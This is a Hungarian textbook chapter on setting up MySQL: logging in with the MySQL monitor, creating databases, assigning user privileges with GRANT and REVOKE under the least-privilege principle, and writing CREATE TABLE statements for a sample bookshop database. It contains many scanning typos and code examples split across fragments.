Az ebben a részben szereplő témakörök feldolgozásához MySQL-hozzáférés szükséges. Ahhoz, hogy a MySQL rendelkezésünkre álljon, telepítenünk kell webes kiszolgálónakra. Ez a lépés a következőket foglalja magába:

- A fájlok installálása
- Felhasználó beállítása a MySQL futtatására
- Elérési útvonal beállítása
- Szükség esetén a `mysql_install_db` futtatása
- Adminisztrátori (root) jelszó beállítása
- A névtelen felhasználó törlése és az adatbázis tesztelése
- A MySQL kiszolgáló első indítása és automatikus futásának beállítása

Ha mindezrel megvagyunk, továbbléphetünk és -olvashatjuk a fejezetet. Ha a fenti lépések nem magától értetődők számunkra, A PHP és a MySQL telepítése című Függelékben segítséget találunk vérehajtásukra.

Ha a fejezet bármilyen pontjánál problémába ütközünk, könnyen lehet, hogy MySQL rendszerünk nem megfelelően lett beállítva. Ebben az esetben ellenőrizzük a fenti listát, és tekintsük át a Függeléket, hogy meggyőződjünk beállításaink helyességről!

Elképzelhető, hogy olyan gépen férünk hozzá a MySQL-hez, amit nem mi kezelünk (nem mi vagyunk a rendszergazdái) – webes hoszting szolgáltatás vagy munkahelyi gép használata esetén ez igen valószínű. Ebben az esetben a példák követéséhez vagy saját adatbázisunk létrehozásához meg kell kérni a rendszergazdát, hogy hozzon létre számunkra egy felhasználót és egy adatbázist, majd közölje velünk a választott felhasználói nevet, jelszót és adatbázisnevet. Ekkor a fejezet azon részeit, amelyek a felhasználók és adatbázisok beállítását mutatják be, akár át is ugorhatjuk. De ez esetben is érdemes lehet elolvasni ezeket az oldalakat, mert az így megszerzett információ birtokában pontosabban el tudjuk magyarázni rendszergazdánknak, hogy mire van szükségünk.

A fejezetben szereplő példákat a könyv írása idején legfrissebb, 5.1-es verziójú MySQL-lel építettük fel és teszteltük. Egyes korábbi verziók kevesebb funkcióval rendelkeznek. Érdemes a könyv olvasása idején a legfrissebb, stabilan működő változatot telepíteni vagy arra frissíteni. A MySQL aktuális verziója a <http://www.mysql.com> oldalról tölthető le.

Könyvünkben a MySQL monitornak nevezett parancssori kliens használatával érjük el a MySQL-t. Ez a kliens a MySQL bármilyen telepítése után rendelkezésre áll. Természetesen más kliensek is megfelelnek a célnak. Ha a MySQL-t például hasztolt webes környezetben használjuk, a rendszergazdák jellemzően a phpMyAdmin böngészőalapú felületet kínálják fel

számunkra. Más grafikus kezelőfelületű kliensek nyilvánvalóan az itt leírtaktól kissé eltérő eljárásokkal dolgoznak, ám a fejezet utasításait követve viszonylag könnyedén elboldogulhatunk azokon a felületeken is.

A MySQL monitor használata

A mostani és a következő fejezet MySQL-es példáiban minden parancs pontosvesszővel (;) ér véget. A pontosvessző utasítja a MySQL-t a parancs végrehajtására. Ha lefelejtjük, semmi sem fog történni. A kezdő felhasználók ezt a hibát követik el legyakrabban.

A pontosvessző elmaradásának eredményeként új sorokat kezdhetünk a parancsokon belül. Könyünkben azért éltünk ezzel a lehetőséggel, mert könnyebben olvashatóvá teszi a példákat. Jól látható, hogy mikor használtuk, mivel a MySQL folytatás jelet használ, amely a következőképpen néz ki:

```
mysql> grant select  
->
```

Ez a szimbólum azt jelenti, hogy a MySQL további inputot vár. Ha a pontosvessző begépelése nélkül ütjük le az Enter billentyűt, a fenti két karaktert látjuk megjelenni.

Érdemes megjegyezni azt is, hogy az SQL utasítások nem tesznek különbséget a kis- és nagybetűk között – nem úgy az adatbázisok és a táblák nevei (erről később még bővebben is olvashatunk majd).

Bejelentkezés MySQL-be

A MySQL-be történő bejelentkezéshez menjünk számítógépünk parancssori kezelőfelületére, és gépeljük be a következőket:

```
mysql -h hostnev -u felhasznaloi_nev -p
```

A mysql parancs meghívja a MySQL monitort, ami a bennünket a MySQL szerverhez csatlakoztató parancssori kliens.

A -h határozza meg a gépet, amelyhez csatlakozni kívánunk – vagyis amelyen a MySQL kiszolgáló fut. Ha ugyanazon a gépen adjuk ki ezt a parancsot, amelyiken a MySQL szerver található, ez a kapcsoló és a hostnev paraméter kihagyható. Ellenkező esetben a hostnev paramétere helyett annak a gének a nevét kell megadnunk, amelyen a MySQL kiszolgáló fut.

A -u kapcsoló határozza meg a felhasználói nevet, amellyel csatlakozni szeretnénk. Ha nem adjuk meg, az operációs rendszerbe bejelentkezéshez használt felhasználói név lesz az alapértelmezett.

Amennyiben saját gépünkre vagy kiszolgálónkra telepítettük a MySQL-t, root-ként (adminisztrátorként) kell bejelentkeznünk, majd létrehozunk az ebben a fejezetben használandó adatbázist. Első telepítés esetén a root lesz az egyetlen felhasználó, amelyikkel dolgozhatunk. Más rendszergazda által kezelt gépen futó MySQL esetén a rendszergazda által adott felhasználói nevet kell használnunk.

A -p kapcsoló közli a kiszolgálóval, hogy jelszó használatával kívánunk csatlakozni. Amennyiben a bejelentkezéshez használt felhasználói névhez nincsen jelszó beállítva, ezt a kapcsolót kihagyhatjuk.

Ha root-ként jelentkezünk be, és nem állítottunk be jelszót ehhez a felhasználóhoz, nyomatékosan javasoljuk, hogy most azonnal lapozzunk a Függelékhez! Rendszerünk root jelszó nélkül egyáltalán nem biztonságos.

Nem szükséges a jelszót ebben a sorban megadnunk, a MySQL kiszolgáló úgyis kérni fogja. Tulajdonképpen jobb is, ha nem adjuk meg, mivel a parancssorban bevitt jelszó egyszerű szövegként jelenik meg a képernyőn, így más felhasználók is egyszerűen leolvashatják azt.

Az előző parancs után az alábbihoz hasonló választ kell kapnunk:

Enter password:

(Ha nem működik a parancs, ellenőrizzük, hogy a MySQL kiszolgáló fut-e, és a mysql parancs az elérési útvonalban van-e valahol!)

Ekkor adjuk meg jelszavunkat! Ha minden jól megy, az alábbihoz hasonló választ kell látnunk:

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 1 to server version: 5.1.25-rc-community MySQL
Community Server (GPL)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>

Ha gépünkön nem a fentihez hasonló válasz jelenik meg, ellenőrizzük, hogy futtattuk-e a mysql_install_db-t – amennyiben arra szükség volt –, beállítottuk és helyesen gépeltük-e be a root jelszót! Ha nem saját gépünkön fut a MySQL, győződjünk meg róla, hogy a megfelelő jelszót adtuk-e meg!

Ekkor a MySQL parancssornál kell lennünk, készen állva az adatbázis létrehozására. Ha saját gépet használunk, kövessük a következő részben leírtakat! Ha más gépenél dolgozunk, az alábbi lépéseket már elvégezték számunkra, így akár A megfelelő

adatbázis használata című részre is ugorhatunk. Érdemes lehet ugyanakkor a köztes részeket is átolvasni, bár az azokban megadott parancsokat nem leszünk képesek futtatni. (Vagy legalábbis nem lenne szabad, hogy futtatni tudjuk!)

Adatbázisok és felhasználók létrehozása

A MySQL adatbázisrendszer számtalan különböző adatbázist képes támogatni. Alkalmazásunként jellemzően egy adatbázissal fogunk dolgozni. A Book-O-Rama-s példában az adatbázis neve Konyvek lesz.

A legkönnyebb az adatbázis létrehozása. Gépeljük be a MySQL parancssorra a következőt:

```
mysql> CREATE DATABASE adatbazis_neve;
```

Az adatbazis_neve helyére a létrehozni kívánt adatbázis nevét kell írnunk. A Book-O-Rama-s példa megkezdéséhez hozzuk létre a Konyvek nevű adatbázist! Ennyi. Az alábbihoz hasonló választ kell látnunk (a végrehajtási idő minden bizonyával ettől eltérő lesz):

```
Query OK, 1 row affected (0.0 sec)
```

Ez azt jelenti, hogy minden rendben ment. Ha nem ezt a választ kapjuk, ellenőrizzük, hogy beírtuk-e a sor végére a pontos-vesszöt! Ez közli ugyanis a MySQL-lel, hogy készen vagyunk, éső következik, hogy végrehajtsa a parancsot.

Felhasználók és jogosultságok beállítása

Egy MySQL rendszer sok felhasználóval rendelkezhet. A root felhasználó biztonsági okokból jellemzően csak rendszer-gazdai feladatakat lát el. A rendszerrel dolgozó minden egyes felhasználó számára felhasználói nevet és jelszót kell beállítani. Nem szükséges, hogy ezek a MySQL-en kívüli felhasználói nevekkel és jelszavakkal (például a unixos vagy NT-s felhasználói nevekkel és jelszavakkal) egyezők legyenek. Ugyanez érvényes a root esetében is. Érdemes különböző jelszavakat beállítani a rendszerhez és a MySQL-hez, és fokozottan érvényes ez a root jelszavára.

Ugyan nem kötelező a felhasználókhoz jelszót beállítani, mégis erősen ajánlott, hogy minden, általunk létrehozott felhasználó esetében megtegyük ezt. Webs adatbázis beállítása céljából érdemes webes alkalmazásunként legalább egy felhasználót is létrehozni. Felmerülhet benünk a kérdés, hogy mi értelme van ennek? A válasz a jogosultságokban rejlik.

A MySQL jogosultsági rendszerének bemutatása

A MySQL egyik legnagyszerűbb jellemzője, hogy kifinomult jogosultsági rendszert támogat. A jogosultság (privilege) adott művelet adott objektumon történő végrehajtásának lehetősége, és minden adott felhasználóhoz van társítva. A dolog a fájlkezelési jogosultságokhoz hasonló. Amikor létrehozunk a MySQL-en belül egy felhasználót, jogosultságokkal felruházva határozzuk meg, hogy mit lehet és mit nem lehet megtennie a rendszerben.

A legkisebb jogosultság elve

A legkisebb jogosultság elvét követve bármilyen számítógépes rendszer biztonsága javítható. Alapvető, mégis rendkívül fontos elv, amit gyakran figyelmen kívül. A következőképpen szól:

Minden felhasználónak (vagy folyamatnak) a hozzárendelt feladat elvégzéséhez szükséges legalacsonyabb szintű jogosultsággal kell rendelkeznie.

MySQL-ben ez éppen úgy igaz, mint bárhol másol. Ahhoz például, hogy lekérdezéseket futtassunk az internetről, nem szükségesek olyan jogosultságok, mint amilyenekkel adminisztrátorként a root rendelkezik. Ezért egy másik felhasználót kell létrehoznunk, aki csak az általunk imént létrehozott adatbázishoz való hozzáféréshez szükséges jogosultságokkal bír.

Felhasználó beállítása: a GRANT parancs

A GRANT és REVOKE parancsokkal jogosultságokat adhatunk a MySQL-felhasználóknak, illetve megfeszthetjük őket azoktól az alábbi négy jogosultsági szinten:

- Globális (Global)
- Adatbázis (Database)
- Tábla (Table)
- Oszlop (Column)

Rövidesen látni fogjuk, hogyan használjuk ezeket.

A GRANT parancs felhasználókat hoz létre, és jogosultságokat ad nekik. Általános formája a következő:

```
GRANT jogosultsagok [oszlopok]
ON elem
    TO felhasznaloi_nev [IDENTIFIED BY 'jelszo']
[REQUIRE ssl_opcioik]
[WITH [GRANT OPTION | korlatozo_opcioik] ]
```

A szögletes zárójelben lévő mellékágak (*clause*) opcionálisak. Számos helyőrzőt (placeholder) találunk a fenti szintaktikában. Az első – a jogosultsagok – a jogosultságok visszövel elválasztott listáját jelöli. A MySQL jogosultságok meghatározott készleteivel rendelkezik, ezeket a következő részben mutatjuk be.

Az oszlopok helyőrző opcionális. Arra való, hogy oszloponként határozzunk meg jogosultságokat. Használhatunk egy vagy több oszlopnevét, utóbbi esetén visszövel kell elválasztani azokat.

Az elem azt az adatbázist vagy táblát jelöli, amelyre az új jogosultságok vonatkoznak. Ha elem-ként a *.* karaktereket adjuk meg, az összes adatbázisra megadjuk a jogosultságokat. Ezt globális jogosultság kiosztásának nevezzük. Ha nem egy konkrét adatbázist használunk, akkor ugyanezt egy * megadásával is megtehetjük. Ennél gyakrabban fordul elő, hogy a jogosultságokat egy adatbázis minden táblájára (adatbazis_neve.*), egyetlen táblára (adatbazis_neve.tabla_neve) vagy egyes oszlopokra (adatbazis_neve.tabla_neve, majd az oszlopok felsorolása az oszlopok helyőrzőben) adjuk meg. Ezek a példák a másik három jogosultsági szintet mutatják: adatbázis, tábla, illetve oszlop. Ha adott adatbázist használunk e parancs kiadásakor, a tabla_neve önmagában az aktuális adatbázis egy táblájaként lesz értelmezve.

A felhasznaloi_nev az, amivel a felhasználónak a MySQL-be be kell jelentkeznie. Ne feledjük, hogy ez a rendszerbe való bejelentkezéshez használt névtől eltérő is lehet! MySQL-ben a felhasznaloi_nev hostnevet is tartalmazhat. Ezzel megkülönböztethetjük mondjuk a laura (amit a MySQL laura@localhost-ként értelmez) és a laura@valahol.com felhasználói nevet. Ez igen hasznos tud lenni, mert a különböző domainekből érkező felhasználóknak gyakran ugyanaz a nevük. A biztonságot is növeli, mivel meghatározhatjuk, honnan csatlakozhatnak a felhasználók, és mely táblákat vagy adatbázisokat érhetik el az adott helyről.

A jelszo helyére az a karaktersor kerül, amivel a felhasználót be kívánjuk léptetni. A jelszavak kiválasztására a szokásos szabályok vonatkoznak. A biztonsággal később részletesebben is foglalkozunk, egyelőre elég annyi, hogy a jelszó ne legyen könnyen kitalálható! Vagyis ne legyen szótárban előforduló szó, és ne egyezen meg a felhasználói névvel! Ideális esetben kisebb és nagybetűk és nem alfabetikus karakterek kombinációjából áll.

A REQUIRE mellékágban meghatározhatjuk, hogy a felhasználónak Secure Sockets Layer (SSL) protokollrétegen keresztül kell csatlakoznia, illetve további SSL-beállításokat adhatunk meg. Az SSL-en kereszttüli MySQL-hez csatlakozásról a MySQL kézikönyvben találunk további információt.

A WITH GRANT OPTION beállítással megengedhetjük a felhasználónak, hogy másoknak kioszthassa saját jogosultságait.

A WITH mellékágat az alábbiakkal is megadhatjuk:

```
MAX_QUERIES_PER_HOUR n
vagy
MAX_UPDATES_PER_HOUR n
vagy
MAX_CONNECTIONS_PER_HOUR n
```

Ezekkel a mellékágakkal a felhasználó által óránként végezhető lekérdezések, frissítések vagy kapcsolódások számát korlátozhatjuk. Megosztott rendszerek esetén kíválon alkalmásak az egyes felhasználók által kiváltott terhelés korlátozására.

A jogosultságok tárolása a mysql nevű adatbázis öt rendszertáblájában történik. Ezek neve mysql.user, mysql.db, mysql.host, mysql.tables_priv és mysql.columns_priv. A GRANT parancs alkalmazása helyett megtehetjük, hogy közvetlenül ezeket a táblákat módosítjuk. Működésüket, illetve azt, hogy hogyan lehet közvetlenül ezeket módosítani, a *Hádád MySQL-adminisztráció* című 12. leckében tekintjük át.

Jogosultságok típusai és szintjei

MySQL-ben a jogosultságok három alaptípusa létezik: az általános felhasználók számára kiosztható jogosultságok, a rendszer-gazdák számára megfelelő jogosultságok, illetve néhány különleges jogosultság. Bármelyik felhasználóhoz hozzárendelhetjük ezen jogosultságok bármelyikét, ám a legkisebb jogosultság elvének megfelelően érdemes a rendszergazda típusú jogosultságokat a rendszergazdák számára fenntartani.

Csak azokra az adatbázisokra és táblákra adjunk a felhasználók számára jogosultságokat, amelyeket ténylegesen használniuk kell! A rendszergazdán kívül senkinek nem szabad hozzáférést adni a mysql adatbázishoz, hiszen ez az, ahol a felhasználókat, a jelszavakat stb. tároljuk. (A 12. fejezetben alaposabban is megvizsgáljuk ezt az adatbázist.)

Az általános felhasználók jogosultságai közvetlenül az SQL parancsok adott típusaira vonatkoznak, illetve arra, hogy a felhasználó futtathatja-e ezeket. A következő fejezetben részletesen áttekintjük ezeket az SQL parancsokat. Egyelőre csupán működésük elméleti leírását nézzük át. A 9.1 táblázatban az alapvető felhasználói jogosultságokat láthatjuk. A „Mire érvényes?” oszloban találjuk azokat az objektumokat, amelyekre az ilyen típusú jogosultságok kioszthatók.

9.1 táblázat: Felhasználói jogosultságok

Jogosultság	Mire érvényes?	Leírás
SELECT	táblák, oszlopok	Megengedi a felhasználóknak, hogy sorokat (rekordokat) válasszanak ki táblából.
INSERT	táblák, oszlopok	Megengedi a felhasználóknak, hogy új sorokat szúrjanak be a táblákba.
UPDATE	táblák, oszlopok	Megengedi a felhasználóknak, hogy meglévő táblasorokban lévő értékeket módosítsanak.
DELETE	táblák	Megengedi a felhasználóknak meglévő táblasorok törlését.
INDEX	táblák	Megengedi a felhasználóknak, hogy adott táblákra indexeket hozzanak létre és megszüntessék azokat.
ALTER	táblák	Megengedi a felhasználóknak, hogy például oszlopok hozzáadásával, oszlopok vagy táblák átnevezésével és az oszlopok adattípusának a megváltoztatásával meglévő táblák szerkezetét módosítsák.
CREATE	adatbázisok, táblák	Megengedi a felhasználóknak új adatbázisok vagy táblák létrehozását. Ha konkrét adatbázis vagy tábla meg lett határozva a GRANT utasításban, akkor az adott nevű adatbázis vagy tábla csak akkor hozható létre, ha még nem létezik. Ellenkező esetben először törölni kell, hogy ugyanazon a néven létre lehessen hozni.
DROP	adatbázisok, táblák	Megengedi a felhasználóknak, hogy adatbázisokat vagy táblákat töröljenek.

A normál felhasználók jogosultságainak nagy része a rendszerbiztonság szempontjából viszonylag általmatlan. Az ALTER jogosultság ugyan a táblázatok átnevezésén keresztül alkalmassá lehet a jogosultsági rendszer megkerülésére, ám a felhasználók széles körének szüksége van erre a jogosultságra. A biztonság és a használhatóság között minden esetben átváltás áll fenn. Az ALTER esetében önálló döntést kell hoznunk, de érdemes tudni, hogy a felhasználók gyakran megkapják ezt a jogosultságot.

A 9.1 táblában felsorolt jogosultságok mellett létezik még a REFERENCES és az EXECUTE jogosultság, ám ezek jelenleg nincsenek használatban. A GRANT jogosultság kiosztása pedig a jogosultságok lista helyett inkább a WITH GRANT OPTION-nel történik.

A 9.2 táblázat a rendszergazdák (adminisztrátorok) által igényelt jogosultságokat tartalmazza.

9.2 táblázat: Rendszergazdai jogosultságok

Jogosultság	Leírás
CREATE TEMPORARY TABLES	Megengedi a rendszergazdának a CREATE TABLE utasításban a TEMPORARY kulcsszó használatát.
FILE	Megengedi az adatok fájlból táblába és táblából fájlba olvasását.
LOCK TABLES	Megengedi a LOCK TABLES utasítás explicit használatát.
PROCESS	Megengedi a rendszergazdának, hogy bármely felhasználóhoz tartozó szerverfolyamatokat megtekintse.
RELOAD	Megengedi a rendszergazdának a jogosultságtáblák újratöltését és a jogosultságok, hostok, naplók és táblák frissítését.
REPLICATION CLIENT	Replikációk használatakor a master és a slave szerver esetén is megengedi a SHOW STATUS használatát. A replikációval a 12. fejezetben foglalkozunk majd.
REPLICATION SLAVE	Megengedi a replication slave kiszolgálóknak, hogy master kiszolgálóhoz csatlakozzanak. A replikációval a 12. fejezetben foglalkozunk majd.
SHOW DATABASES	Megengedi, hogy a SHOW DATABASES utasítással az összes adatbázis listáját megtekintsük. E jogosultság nélkül a felhasználók csak azokat az adatbázisokat láthatják, amelyekre más-mi-lyen jogosultsággal rendelkeznek.

Jogosultság	Leírás
SHUTDOWN	Megengedi az adminisztrátornak a MySQL leállítását.
SUPER	Megengedi a rendszergazdának, hogy bármely felhasználó folyamatait leállítsa.

A fenti jogosultságok nem rendszergazdák számára is kioszthatók, ám fokozott óvatossággal érdemes eljárni, amikor így teszünk.

A FILE jogosultság ebből a szempontból kicsit eltérő. Azért lehet hasznos a felhasználóknak, mert az adatok fájlból való betöltésével rengeteg időt megspórolhatnak, mert nem kell azokat újra beinniük az adatbázisba. A fájlbetöltéssel azonban a MySQL kiszolgáló által látható bármilyen fájl betölthető, köztük más felhasználókhöz tartozó adatbázisok, sőt akár a jelszófájlok is. Legyünk elővigyázatosak, amikor megadjuk ezt a jogosultságot, vagy ajánljuk fel a felhasználónak az adatok betöltését!

Két különleges jogosultság is létezik, ezeket a 9.3 táblázat mutatja.

9.3 tábla: Különleges jogosultságok

Jogosultság	Leírás
ALL	A 9.1 és a 9.2 táblázatban felsorolt összes jogosultságot megadja. Az ALL helyett írhatunk ALL PRIVILEGES-t is.
USAGE	Nem jogosultságot ad, hanem felhasználót hoz létre, és megengedi, hogy bejelentkezzen, ám a felhasználó ezen túlmenően semmiré nem jogosult.

A REVOKE parancs

A GRANT ellentéte a REVOKE. Használatával jogosultságokat vonhatunk meg a felhasználóktól. Szintaktikájában a GRANT-hez hasonló:

REVOKE jogosultsagok [(oszlopok)]

ON elem

FROM felhasznaloi_nev

A WITH GRANT OPTION mellékág használata esetén az alábbival vonhatjuk vissza az ott kiosztott jogosultságot (a többivel egyetemben):

REVOKE All PRIVILEGES, GRANT

FROM felhasznaloi_nev

Példák a GRANT és a REVOKE használatára

Adminisztrátori felhasználó beállításához gépeljük be az alábbiakat:

```
mysql> GRANT ALL
      -> ON *
      -> TO fred IDENTIFIED BY 'mnb123'
      -> WITH GRANT OPTION;
```

Ez a parancs minden adatbázisra vonatkozóan megadja az összes jogosultságot a Fred nevű, az mnb123 jelszóval rendelkező felhasználónak, és megengedi számára a jogosultságok továbbadását.

Jó eséllyel nem szeretnénk, hogy legyen egy ilyen felhasználó a rendszerünkben, ezért rajta, vonjuk vissza:

```
mysql> REVOKE ALL PRIVILEGES, GRANT
      -> FROM fred;
```

Most már létrehozhatunk egy általános felhasználót, aki nem rendelkezik jogosultságokkal:

```
mysql> GRANT USAGE
      -> ON konyvek.*
```

Most már beszélünk Sallyvel, és megrudtuk, mit szeretne csinálni, kioszthatjuk neki a megfelelő jogosultságokat:

```
mysql> GRANT SELECT, INSERT, UPDATE, DELETE, INDEX, ALTER, CREATE, DROP
      -> ON konyvek.*
```

-> TO sally;

Figyeljük meg, hogy a jogosultságok kiosztásához nem szükséges megadnunk Sally jelszavát!

Ha úgy látjuk, hogy Sally valamiben mesterkedik az adatbázisban, dönthetünk úgy, hogy csökkentjük jogosultságainak a körét:

```
mysql> REVOKE ALTER, CREATE, DROP
```

```
-> ON konyvek.*
```

```
-> FROM sally;
```

Később, amikor már egyáltalán nincs miért használnia az adatbázist, teljesen visszavonhatjuk jogosultságait:

```
mysql> REVOKE ALL
```

```
-> ON konyvek.*
```

```
-> FROM sally;
```

Webes felhasználó beállítása

PHP kódjainkhoz létre kell hoznunk egy felhasználót, aki csatlakozni képes a MySQL-hez. Itt is érdemes a legalacsonyabb jogosultság elvét követni: mire kell, hogy kódjaink képesek legyenek?

Az esetek többségében csak a SELECT, INSERT, DELETE és UPDATE lekérdezést kell futtatniuk. A következőképpen állíthatjuk be ezeket a jogosultságokat:

```
mysql> GRANT SELECT, INSERT, DELETE, UPDATE
```

```
-> ON konyvek.*
```

```
-> TO bookorama IDENTIFIED BY 'bookorama123';
```

Biztonsági okokból természetesen az itt láthatónál erősebb jelszót kell választani.

Webhoszting-szolgáltatás esetén általában a többi felhasználói jogosultságot is megkapjuk a szolgáltatás által számunkra létrehozott adatbázison. Jellemzően ugyanazt a felhasználói nevet és jelszót kapjuk parancssori használatra (táblák létrehozására stb.) és webes szkriptcsatlakozáshoz (az adatbázis lekérdezéséhez). Csak minimálisan csökkenti a biztonságot, ha mindenkor hozzá ugyanazt a felhasználói név-jelszó párost használjuk. A következő utasítással állíthatunk be egy ilyen szintű jogosultsággal rendelkező felhasználót:

```
mysql> GRANT SELECT, INSERT, UPDATE, DELETE, INDEX, ALTER, CREATE, DROP
```

```
-> ON konyvek.*
```

```
-> TO bookorama IDENTIFIED BY 'bookoramal23';
```

Hajrá, hozzunk létre egy ilyen felhasználót, mert a következő részben szükségünk lesz rá!

A quit begépelésével léphetünk ki a MySQL monitorból. Jelentkezzünk vissza webes felhasználóként, hogy meggyőződhetünk arról, minden rendben működik! Ha végre hajtódiik az általunk kiadott GRANT utasítás, de bejelentkezési kísérletünket a kiszolgáló elutasítja, ennek általában az az oka, hogy a telepítési folyamat részeként nem töröltük a névtelen felhasználókat. Lépjünk vissza root-ként, majd lapozzunk a Függelékhez, amelyből megtudhatjuk, hogyan törölhetjük ki ezeket! Ezt követően már minden bizonnyal be tudunk lépni webes felhasználóként is.

A megfelelő adatbázis használata

Ha eljutottunk idáig, akkor be kellett lépnünk egy, a mintakód tesztelésére készen álló, felhasználói szintű MySQL felhasználói fiókba, amit vagy saját magunk hoztunk létre, vagy a webes kiszolgáló rendszergazdája állított be számunkra.

Bejelentkezéskor az első lépés a használni kívánt adatbázis meghatározása. Az alábbiakat kell ehhez begépelni:

```
mysql> USE adatbazis_neve;
```

ahol az adatbazis_neve az adatbázis nevét jelöli.

A use parancsra nem feltétlenül van szükség, mivel belépéskor is meghatározhatszuk az adatbázist. A következőket kell ehhez beírnunk:

```
mysql -D adatbazis_neve -h hostnev -u felhasznaloi_nev -p
```

Példánkban a konyvek adatbázist kívánjuk használni:

```
mysql> USE konyvek;
```

A parancs begépelése után a MySQL az alábbihoz hasonló választ ad:

Database changed

Ha a munka megkezdése előtt nem választjuk ki az adatbázist, a MySQL hibaüzenetet ad, például az alábbihoz hasonlót:

```
ERROR 1046 (3D000): No Database Selected
```

Adatbázistáblák létrehozása

Az adatbázis beállításának következő lépése a táblák létrehozása. A CREATE TABLE SQL parancssal tehetjük ezt meg. Ennek általános alakja a következő:

```
CREATE TABLE tabla_neve (oszlopok)
```

- Megjegyzés: Jó, ha tudjuk, hogy a MySQL-ben nem csak egyfélé táblatípus vagy tárolómotor érhető el, hanem tranzaktiobiztos típusokat is választhatunk. A táblatípusokat a Haladó MySQL-programozás című 13. fejezetben tárgyaljuk meg. Egyelőre adatbázisunk minden táblája az alapértelmezett tárolómotort, a MyISAM-et használja.

A `tabla_neve` helyére a létrehozni kívánt tábla nevét, az `oszlopok` helyére pedig a táblába szánt oszlopok vesszövel elválasztott listáját kell beírnunk. minden oszlopánál meg kell adni annak nevét, majd típusát.

Emlékeztetésként álljon itt ismét a Book-O-Rama adatbázis sémája:

```
Vasarlok(VasarloID, Nev, Lakcim, Varos)
```

```
Megrendelesek(RendelesID, VasarloID, Osszeg, Datum)
```

```
Konyvek(ISBN, Szerzo, Cim, Ar)
```

```
Rendelesi_tetelek(RendelesID, ISBN, Darabszam)
```

```
Konyv_Ertekelesek(ISBN, Ertekelesek)
```

A 9.1 példakód a fenti táblák létrehozásához szükséges SQL kód. Ez feltételezi, hogy már létrehoztuk a konyvek nevű adatbázist. A könyv <http://www.perfactkido.hu/mellekletek> oldalról letölthető mellékletében a 9_fejezet/bookorama.sql fájlból találjuk ezt az SQL-t.

Meglévő, például a mellékletekből betöltött SQL fájlt a következőképpen futtathatunk a MySQL-lel:

```
> mysql -h host -u bookorama -D konyvek -p < bookorama.sql
```

(Ne feledjük el a host helyére beírni hosztunk nevét és meghatározni a bookorama.sql fájl teljes elérési útvonalát!)

A fájlirányítás (file redirection) azért praktikus dolog, mert futtatás előtt nekünk tetsző szövegszerkesztőben dolgozhatunk az SQL kódon.

9.1 példakód: bookorama.sql – A Book-O-Rama alkalmazás tábláit létrehozó SQL kód

```
CREATE TABLE vasarlok
(
    VasarloID INT UNSIGNED NOT NULL auto_increment PRIMARY KEY,
    nev CHAR(50) NOT NULL,
    lakcim CHAR(100) NOT NULL,
    varos CHAR(30) NOT NULL
);

CREATE TABLE megrendelesek
(
    rendelesID INT UNSIGNED NOT NULL auto_increment PRIMARY KEY,
    vasarloID INT UNSIGNED NOT NULL,
    osszeg FLOAT(6,2),
    datum DATE NOT NULL
);

CREATE TABLE konyvek
(
    isbn CHAR(13) NOT NULL PRIMARY KEY,
    szerzo CHAR(50),
    cim CHAR(100),
    ar FLOAT(4,2)
);

CREATE TABLE rendelesi_tetelek
(

```

```

rendelesID INT UNSIGNED NOT NULL,
isbn char(13) NOT NULL,
darabszam TINYINT UNSIGNED, PRIMARY KEY (rendelesID, isbn)
);

CREATE TABLE konyv_ertekelesek
(
isbn CHAR(13) NOT NULL PRIMARY KEY,
ertekeles TEXT
);

```

Minden táblát külön CREATE TABLE utasítás hoz létre. Láthatjuk, hogy a séma minden táblája az előző fejezetben kialakított oszlopokkal jön létre. minden oszlop neve után megjelenik az adattípusa, egyes oszlopok pedig további specifikálókkal is rendelkeznek.

A többi kulcsszó jelentésének megismerése

A NOT NULL azt jelenti, hogy a tábla minden sorában értéknek kell lennie ennél a tulajdonságnál. Ha nem adjuk ki ezt a kulcsszót, a mező lehet üres (NULL).

AZ AUTO_INCREMENT olyan különleges MySQL funkció, amit egész típusú oszlopokon használhatunk. Ez azt jelenti, hogy ha üresen hagyjuk a mezőt, amikor sorokat szűrünk a táblába, akkor a MySQL automatikusan egyedi azonosító értéket fog előállítani. Ez az oszlopban található maximális értéknél egyel nagyobb lesz. Az AUTO_INCREMENT típusú mezőből minden táblában csak egy lehet. Az AUTO_INCREMENT-tel meghatározott oszlopokat indexelni kell.

Az oszlop mögé írt PRIMARY KEY kulcsszó azt jelzi, hogy ez az oszlop a tábla elsődleges kulcsa. Ebben az oszlopan egyetérteknek kell lenniük. A MySQL automatikusan indexeli ezt az oszlopot. Ahol a 9.1 példakódban használták – nevesen a vasarlok tábla vasarloid oszlopában –, az AUTO_INCREMENT kulcsszóval együtt jelent meg. Az elsődleges kulcs automatikus indexe gondoskodik az AUTO_INCREMENT által elvárt indexről is.

Az egy mezőből álló elsődleges kulcsot tartalmazó tábla esetén az oszlopnév mögé írjuk a PRIMARY KEY kulcsszót. A másik lehetőség a rendelesi_tetelek utasítás végénél látható PRIMARY KEY mellékág használata. Azért ezt alkalmaztuk itt, mert a tábla elsődleges kulcsa a két oszloból jön ki. (Ez az indexet is a két oszlop alapján hozza létre.)

Az egész típus után írt UNSIGNED kulcsszó azt jelenti, hogy az oszlopa csak nulla vagy pozitív érték kerülhet.

Az oszloptípusok

Példaként vizsgáljuk meg az első táblát:

```

CREATE TABLE vasarlok
(
vasarloid INT UNSIGNED NOT NULL auto_increment PRIMARY KEY,
nev CHAR(50) NOT NULL,
lakcim CHAR(100) NOT NULL,
varos CHAR(30) NOT NULL
);

```

Tábla létrehozásakor döntést kell hoznunk az oszlopok típusáról.

A vasarlok tábla – mint azt a séma is meghatározza – négy oszloból áll. Az első, a vasarloid az elsődleges kulcs, ezt közvetlenül meghatároztuk. Eldöntöttük, hogy egész (INT) adattípusú lesz, és az azonosítóknak nem negatív értékeknek (UNSIGNED) kell lenniük. Az AUTO_INCREMENT funkció nyújtotta előnyökét is kihasználjuk, így a MySQL automatikusan kezeli fogja számunkra az azonosítókat, és egyel kevesebb dologra kell figyelnünk.

Az összes többi oszlop karakterlánc (string) típusú adatot fog tárolni. Ezekhez a CHAR adattípust választottuk. Ez a típus rögzített szélességi mezőket határoz meg. A szélességet zárójelben adhatjuk meg, e szerint a nev például legfeljebb 50 karakter hosszú lehet.

